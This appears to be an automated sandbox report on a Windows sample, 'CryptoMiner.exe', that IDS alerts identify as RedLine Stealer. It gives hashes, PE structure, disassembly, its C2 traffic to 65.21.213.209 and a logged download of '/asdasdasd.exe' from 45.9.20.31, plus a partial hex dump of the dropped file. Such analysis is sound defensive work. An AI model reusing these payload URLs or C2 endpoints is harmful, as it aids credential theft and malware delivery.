Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...S.ab.....".....lJ..... .....@..... .....J..... ..@...@.....@..... .....J..... ..H.....text....kJ.. ...lJ..... ..`.rsrc.....J.....nJ..... .....@..@.....H.....I.....;.....O...3.....7H.....!%..g...{.N..?..y.....3.....n..9.]'....U].8W8..4:..)....9.P.rd.."o~n....K..*....an.. .....vE...`/N...^...H.....ne.'..W..\T....@.[...F.2...c]..u..I.g.M.. $.>..w.Il@! =;.j..-..d .\4..G@=..p?.B7...C.k.Jz...2r~.`.m.....In]...d...Q..]."...fl.u.....,9..pZ..B.ilj.....;c.<3.e>.y..g... .TfZ.M..&&@!^_...m...FI.3.{Ne..2:.Rd.o.....f33.|.....~.....62.....:.oj...p.(dJ..g

C:\Users\user\AppData\Local\Temp\fname.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3677592
Entropy (8bit):	6.364458086173346
Encrypted:	false
SSDEEP:	98304:xjFJEyX5ZYpLKwYXA8NMLgJ0CYkL1N5qV0O8:ZFSyJZ8LYEgCCYkDxO8
MD5:	C61F9A9059F8B8BD0E69F7DF4CB09786
SHA1:	70FFFDE0DEBF4559859617D49DC48C54DF3C156D
SHA-256:	84A5A26F1748C3AD1F0B98C438908E8DC842EACC6390484527EE1FE7E56264F5
SHA-512:	6A838D9663517E1F89BF47F9BA85B72CD431F0D61C4DB97E69516FFA313D8BDFC9F619EB51EAD5215786E523B43CDE3186300CF3BFAB7408D580C66CD7D004 3
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 69%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k\8./=V./=V./=V.;VU.!=V.;VS..=V.;VR.9=V.}HR.>=V.}HU. ;=V.}HS.e=V.;VW.*=V./=W.r=V..HS..=V..HT..=V.Rich/=V.....PE..L...).....J.....0".....@.....W.....7.....@.....9`..P. ....7.....h.7.0I.....JICeboQ.5^.....`.....a...c... ..`zcPlt...uP...p...R...d..m.....}.T. ..`rrF5ta.....?..... @..@IKbga.....[.@...03AAoc...-.....W.....2.@..B6maTqw...@... ...@.....@...PKmYta.....`.....(..\...O.....=.@...gTx1qw...`"..p...`".*.>...u...9... `...9YRtc.....7.....7.k.....\...@..@.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.935706403073255
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	CryptoMiner.exe
File size:	1579064
MD5:	310eb5bd45ac9c5767d28e63ab64635b
SHA1:	4ac0d40abb71e9fcff34c8f67511fc590f495f3e
SHA256:	d1d622e31d20a69fc6fea0d98996607f37f6204bb02625bfb329cfdbb8edb6e6
SHA512:	c2b0c3e890bb92f527960230c97c9c75ce50a2b9c4186c1dea87f7e55892702ac82805e5a038b8d32614790357c3ad113afe63e7f77cc99866801f4fdbac5e97
SSDEEP:	24576:07L4j8tb74F0xt7ruJV/QujUOycEvgyJrDybsxXX+ZVGNVooHI9s5KCfj2:07L4jIIct7w/QujMvOgUwLoKIG2
TLSH:	EC75ADB7384C859AE91B8E70C834E6620B5F9D238F55089652DC3DA7B83B1F0647DD8B
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q*.p?y.p?y.p?yq>.y.p?y...y.p?y...y.p?y...yep?y...y.p?y.p>y.p? y...y.p?y...y.p?yRich.p?y.....PE..L...X.rb...

File Icon

Icon Hash:	f0c6cac9ecb6cccc

Static PE Info

General

Entrypoint:	0x429132
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6272C458 [Wed May 4 18:22:16 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	efad26290bf4d1a676b7ad79139e8cdb

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=Certum Domain Validation CA SHA2, OU=Certum Certification Authority, O=Unizeto Technologies S.A., C=PL
Signature Validation Error:	**A certificate chain could not be built to a trusted root authority**
Error Number:	-2146762486
Not Before, Not After	• 9/28/2021 8:03:57 AM 10/28/2022 8:03:56 AM
Subject Chain	• CN=*.elo.com
Version:	3
Thumbprint MD5:	EAB698D40D1FA25789A10E55422B5372
Thumbprint SHA-1:	A5A560E22CA4075C52801E63977DA1FC5D798829
Thumbprint SHA-256:	FF8F3AD6662949E8FEB753DAA023FC4DDEFE4C275BB98BCB9CFA1D225CBCBEA8
Serial:	01CA3A6DBD89E3BA09A6983260FE8F96

Entrypoint Preview

Instruction
call 00007F8F2CCE6AFFh
jmp 00007F8F2CCDFA7Eh
push dword ptr [005235E8h]
call dword ptr [00401068h]
test eax, eax
je 00007F8F2CCDFBF4h
call eax
push 00000019h
call 00007F8F2CCE5F53h
push 00000001h
push 00000000h
call 00007F8F2CCE30DFh
add esp, 0Ch
jmp 00007F8F2CCE30A4h
mov edi, edi
push ebp
mov ebp, esp

Instruction
sub esp, 20h
mov eax, dword ptr [ebp+08h]
push esi
push edi
push 00000008h
pop ecx
mov esi, 0040146Ch
lea edi, dword ptr [ebp-20h]
rep movsd
mov dword ptr [ebp-08h], eax
mov eax, dword ptr [ebp+0Ch]
pop edi
mov dword ptr [ebp-04h], eax
pop esi
test eax, eax
je 00007F8F2CCDFBFEh
test byte ptr [eax], 00000008h
je 00007F8F2CCDFBF9h
mov dword ptr [ebp-0Ch], 01994000h
lea eax, dword ptr [ebp-0Ch]
push eax
push dword ptr [ebp-10h]
push dword ptr [ebp-1Ch]
push dword ptr [ebp-20h]
call dword ptr [0040108Ch]
leave
retn 0008h
mov edi, edi
push ebp
mov ebp, esp
push ecx
push ebx
mov eax, dword ptr [ebp+0Ch]
add eax, 0Ch
mov dword ptr [ebp-04h], eax
mov ebx, dword ptr fs:[00000000h]
mov eax, dword ptr [ebx]
mov dword ptr fs:[00000000h], eax
mov eax, dword ptr [ebp+08h]
mov ebx, dword ptr [ebp+0Ch]
mov ebp, dword ptr [ebp-04h]
mov esp, dword ptr [ebx-04h]
jmp eax
pop ebx
leave
retn 0008h
pop eax
pop ecx
xchg dword ptr [esp], eax
jmp eax
mov edi, edi
push ebp
mov ebp, esp
push ecx
push ecx
push ebx
push esi
push edi
mov esi, dword ptr fs:[00000000h]

Rich Headers

Programming Language:	• [ASM] VS2010 build 30319 • [LNK] VS2010 build 30319 • [C] VS2010 build 30319 • [IMP] VS2008 SP1 build 30729 • [C++] VS2010 build 30319

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x11fba0	0x50	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x128000	0x5c37c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x180400	0x1438	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x125000	0x1980	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x11e0	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x6a28	0x40	.text
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x170	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x11f3d0	0x11f400	False	0.82463861238	data	7.61191579951	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x121000	0x394c	0x1a00	False	0.316856971154	data	3.78649660619	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x125000	0x2d10	0x2e00	False	0.447860054348	data	4.47251298963	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0x128000	0x5c37c	0x5c400	False	0.107588605183	data	2.9506947336	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x128388	0x42028	dBase IV DBT, blocks size 0, block length 8192, next free block index 40, next free block 0, next used block 0	German	Austria
RT_ICON	0x16a3b0	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	German	Austria
RT_ICON	0x17abd8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 65535, next used block 4294901760	German	Austria
RT_ICON	0x17ee00	0x25a8	data	German	Austria
RT_ICON	0x1813a8	0x10a8	data	German	Austria
RT_ICON	0x182450	0x988	data	German	Austria
RT_ICON	0x182dd8	0x468	GLS_BINARY_LSB_FIRST	German	Austria
RT_MENU	0x183240	0x3e	data	German	Austria
RT_MENU	0x183280	0xd0	data	German	Austria
RT_MENU	0x183350	0x4e	data	German	Austria
RT_STRING	0x1833a0	0x16c	data	German	Austria
RT_STRING	0x18350c	0x5e0	data	German	Austria
RT_STRING	0x183aec	0x4cc	data	German	Austria
RT_STRING	0x183fb8	0x70	data	German	Austria
RT_GROUP_ICON	0x184028	0x68	data	German	Austria

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x184090	0x2ec	data	German	Austria

Imports

DLL	Import
KERNEL32.dll	GenerateConsoleCtrlEvent, GlobalAlloc, LoadLibraryW, FreeConsole, GetAtomNameW, GetACP, MultiByteToWideChar, GetLastError, GetProcAddress, OutputDebugStringW, GetCurrentProcessId, AddConsoleAliasA, GlobalReAlloc, SetEndOfFile, CreateFileW, CreateFileA, WriteConsoleW, AllocConsole, SetConsoleTitleW, GetConsoleAliasExesA, InterlockedIncrement, InterlockedDecrement, EncodePointer, DecodePointer, Sleep, InitializeCriticalSection, DeleteCriticalSection, EnterCriticalSection, LeaveCriticalSection, GetCommandLineW, HeapSetInformation, GetStartupInfoW, RaiseException, RtlUnwind, HeapFree, WideCharToMultiByte, LCMapStringW, GetCPInfo, HeapAlloc, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, IsProcessorFeaturePresent, SetStdHandle, InitializeCriticalSectionAndSpinCount, GetFileType, WriteFile, GetConsoleCP, GetConsoleMode, SetHandleCount, GetStdHandle, CloseHandle, GetModuleHandleW, ExitProcess, GetModuleFileNameW, FreeEnvironmentStringsW, GetEnvironmentStringsW, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, SetLastError, GetCurrentThreadId, HeapCreate, QueryPerformanceCounter, GetTickCount, GetSystemTimeAsFileTime, GetLocaleInfoW, HeapSize, FlushFileBuffers, ReadFile, SetFilePointer, GetOEMCP, IsValidCodePage, GetStringTypeW, HeapReAlloc, GetUserDefaultLCID, GetLocaleInfoA, EnumSystemLocalesA, IsValidLocale, GetProcessHeap
USER32.dll	OffsetRect, MessageBoxA, IsRectEmpty, InvertRect
GDI32.dll	ResizePalette, SaveDC

Version Infos

Description	Data
LegalCopyright	Copyright (C) 2020-2022 by Tetec Inc.
InternalName	Snhgowdekrift
FileVersion	5.10.8.100
CompanyName	Tetec Inc
ProductName	Dikem
ProductVersion	30.77.57.46
FileDescription	Yequokos yagi
OriginalFilename	Btderogatnive.exe
Translation	0x0c07 0x0c07

Possible Origin

Language of compilation system	Country where language is spoken	Map
German	Austria	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/05/22-03:30:52.519175 05/05/22-03:30:52.519175	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:54.158486 05/05/22-03:30:54.158486	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:54.966150 05/05/22-03:30:54.966150	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:46.265169 05/05/22-03:30:46.265169	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/05/22-03:30:55.048172 05/05/22-03:30:55.048172	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:51.349484 05/05/22-03:30:51.349484	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:51.712280 05/05/22-03:30:51.712280	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:52.800684 05/05/22-03:30:52.800684	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:52.844061 05/05/22-03:30:52.844061	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:55.007583 05/05/22-03:30:55.007583	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:40.973991 05/05/22-03:30:40.973991	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:32.990118 05/05/22-03:30:32.990118	TCP	2850027	ETPRO TROJAN RedLine Stealer TCP CnC net.tcp Init	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:46.475836 05/05/22-03:30:46.475836	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:52.885401 05/05/22-03:30:52.885401	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:51.428831 05/05/22-03:30:51.428831	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:51.508362 05/05/22-03:30:51.508362	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:34.048200 05/05/22-03:30:34.048200	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:54.760590 05/05/22-03:30:54.760590	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:34.088289 05/05/22-03:30:34.088289	TCP	2850353	ETPRO MALWARE Redline Stealer TCP CnC - Id1Response	32936	49796	65.21.213.209	192.168.2.5
05/05/22-03:30:54.711716 05/05/22-03:30:54.711716	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209
05/05/22-03:30:51.576541 05/05/22-03:30:51.576541	TCP	2850286	ETPRO TROJAN Redline Stealer TCP CnC Activity	49796	32936	192.168.2.5	65.21.213.209

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 5, 2022 03:30:32.717856884 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:32.757303953 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:32.757483959 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:32.990118027 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:33.029907942 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:33.134170055 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:34.048199892 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:34.088289022 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:34.228029013 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:40.973990917 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:41.015883923 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:41.015945911 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:41.016005993 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:41.030867100 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:46.265168905 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:46.305705070 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:46.433991909 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:46.475836039 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:46.516613960 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:46.637170076 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:51.349483967 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:51.389652014 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:51.428831100 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:51.506915092 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:51.508362055 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:51.548115015 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:51.576540947 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:51.616422892 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:51.660538912 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:51.699999094 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:51.700042963 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:51.700431108 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:51.712280035 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:51.752146959 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:51.840686083 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:52.519175053 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:52.559257984 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:52.637619019 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:52.742120028 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:52.781497002 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:52.781806946 CEST	32936	49796	65.21.213.209	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 5, 2022 03:30:52.800683975 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:52.840262890 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:52.844060898 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:52.883656025 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:52.885401011 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:52.925014019 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.028294086 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.414020061 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.453573942 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.453602076 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.453712940 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.453780890 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.453856945 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.453949928 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.493171930 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.493200064 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.493307114 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.493355989 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.493453979 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.493499994 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.493592024 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.493668079 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.493761063 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.493809938 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.532697916 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.532780886 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.532963991 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.533083916 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.533287048 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.533447981 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.533606052 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.691054106 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.730592012 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.730618954 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.730633020 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.730782032 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.730823040 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.730866909 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.730964899 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.731021881 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.731110096 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.731314898 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.731406927 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.770251989 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.770384073 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.770560026 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.770633936 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.770834923 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.770925045 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.770981073 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.771054029 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.771095991 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.771152973 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.771311045 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.771384001 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.809745073 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.809887886 CEST	49796	32936	192.168.2.5	65.21.213.209
May 5, 2022 03:30:53.809937954 CEST	32936	49796	65.21.213.209	192.168.2.5
May 5, 2022 03:30:53.810018063 CEST	49796	32936	192.168.2.5	65.21.213.209

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 5, 2022 03:31:13.085592031 CEST	54463	53	192.168.2.5	8.8.8.8
May 5, 2022 03:31:13.104031086 CEST	53	54463	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 5, 2022 03:31:13.085592031 CEST	192.168.2.5	8.8.8.8	0xfd57	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 5, 2022 03:31:13.104031086 CEST	8.8.8.8	192.168.2.5	0xfd57	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 45.9.20.31
- ip-api.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49802	45.9.20.31	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe

Timestamp	kBytes transferred	Direction	Data
May 5, 2022 03:30:55.478178978 CEST	12405	OUT	GET /asdasdasd.exe HTTP/1.1 Host: 45.9.20.31 Connection: Keep-Alive
May 5, 2022 03:30:55.537370920 CEST	12407	IN	HTTP/1.1 200 OK Date: Thu, 05 May 2022 01:30:55 GMT Server: Apache/2.4.41 (Ubuntu) Last-Modified: Fri, 29 Apr 2022 17:53:48 GMT ETag: "381d98-5ddceb97b6ef9" Accept-Ranges: bytes Content-Length: 3677592 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdos-program Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6b 5c 38 f4 2f 3d 56 a7 2f 3d 56 a7 2f 3d 56 a7 3b 56 55 a6 21 3d 56 a7 3b 56 53 a6 87 3d 56 a7 3b 56 52 a6 39 3d 56 a7 7d 48 52 